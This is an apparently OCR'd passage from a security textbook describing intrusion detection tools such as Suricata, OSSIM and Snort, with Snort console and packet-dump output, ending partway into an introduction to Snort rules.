
Intrusion Detection Tools: Suricata and AlienVault® OSSIM™

Suricata

- Suricata is a robust network threat detection engine capable of **real-time intrusion detection (IDS)**, **inline intrusion prevention (IPS)**, **network security monitoring (NSM)**, and **offline pcap processing**



https://suricata-ids.org



https://cybersecurity.att.com

AlienVault® OSSIM™

- AlienVault® OSSIM™ provides you with a feature-rich open source **security information and event management (SIEM) system** complete with event collection, **normalization**, and **correlation**

Intrusion Detection Tools

- SolarWinds Security Event Manager (*https://www.solarwinds.com)*
- OSSEC (*https://www.ossec.net)*
- BroIDS/Zeek IDS (*https://www.zeek.org)*

Intrusion Detection Tools

Intrusion detection tools detect anomalies. These tools, when running on a dedicated workstation, read all network packets, reconstruct user sessions, and scan for possible intrusions by looking for attack signatures and network traffic statistical anomalies. Moreover, these tools offer real-time, zero-day protection from network attacks and malicious traffic, and they prevent malware, spyware, port scans, viruses, DoS, and DDoS from compromising hosts.


- **Snort**

  Source: *https://www.snort.org*

  Snort is an open-source network intrusion detection system capable of performing real-time traffic analysis and packet logging on IP networks. It can perform protocol analysis and content searching/matching, and it is used to detect a variety of attacks and probes, such as buffer overflows, stealth port scans, CGI attacks, SMB probes, and OS fingerprinting attempts. It uses a flexible rules language to describe traffic that it should collect or pass, as well as a detection engine that uses a modular plug-in architecture.


  Uses of Snort:

  - Straight packet sniffer such as tcpdump
  - Packet logger (useful for network traffic debugging, etc.)
  - Network intrusion prevention system



```
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd C:\Snort\bin

C:\Snort\bin>snort
Running in packet dump mode

        --== Initializing Snort ==--
Initializing Output Plugins!
pcap DAQ configured to passive.
The DAQ version does not support reload.
Acquiring network traffic from "\Device\NPF_{B626B803-B7F7-480B-BA17-FFC0F7E31FC2}".
Decoding Ethernet

        --== Initialization Complete ==--

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.15-WIN32 GRE (Build 7)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014-2019 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using PCRE version: 8.10 2010-06-25
           Using ZLIB version: 1.2.3

Commencing packet processing (pid=6564)
```

Figure 12.19: Screenshot of Snort


Administrator: C:\Windows\system32\cmd.exe - snort -dev -i 1

```
00 00 00 00 05 01 00 00 00 00 05 DC 01 01 02 15  ................
5D 19 56 A8                                      ].V.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
04/17-22:00:23.422371 02:15:5D:19:56:AB -> 33:33:00:00:00:16 type:0x86DD len:0x5A
fe80:0000:0000:0000:deb2:9b3b:5490:d89b -> ff02:0000:0000:0000:0000:0000:0000:0016 IPV6-ICMP TTL:1 TOS:0x0 ID:256 IpLen:40 Dg
mLen:76
00 00 00 01 04 00 00 00 FF 02 00 00 00 00 00 00  ................
00 00 00 01 FF 90 D8 9B                          ........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
04/17-22:00:23.422382 02:15:5D:19:56:AC -> 33:33:00:00:00:16 type:0x86DD len:0x6E
fe80:0000:0000:0000:596a:9dce:00b1:5519 -> ff02:0000:0000:0000:0000:0000:0000:0016 IPV6-ICMP TTL:1 TOS:0x0 ID:256 IpLen:40 Dg
mLen:96
00 00 00 02 04 00 00 00 FF 02 00 00 00 00 00 00  ................
00 00 00 01 FF B1 55 19 04 00 00 00 FF 02 00 00  ......U.........
00 00 00 00 00 00 00 00 00 00 00 FB              ............

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
04/17-22:00:23.549706 02:15:5D:19:56:AB -> 33:33:00:00:00:16 type:0x86DD len:0x5A
fe80:0000:0000:0000:deb2:9b3b:5490:d89b -> ff02:0000:0000:0000:0000:0000:0000:0016 IPV6-ICMP TTL:1 TOS:0x0 ID:256 IpLen:40 Dg
mLen:76
00 00 00 01 04 00 00 00 FF 02 00 00 00 00 00 00  ................
00 00 00 01 FF 90 D8 9B                          ........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Figure 12.20: Snort output

Snort Rules

Snort's rule engine allows custom rules to meet the needs of the network. Snort rules help in differentiating between normal Internet activities and malicious activities. Snort uses the popular **libpcap library** (for UNIX/Linux) or **Winpcap** (for Windows), the same library that tcpdump uses to perform its packet sniffing. Attaching Snort in the promiscuous mode to the network media decodes all the packets passing through the network. It generates alerts according to the content of individual packets and rules defined in the configuration file.

Snort allows users to write their own rules. However, each of these Snort rules must describe the following:

- Any violation of the security policy of the company that might be a threat to the security of the company's network and other valuable information
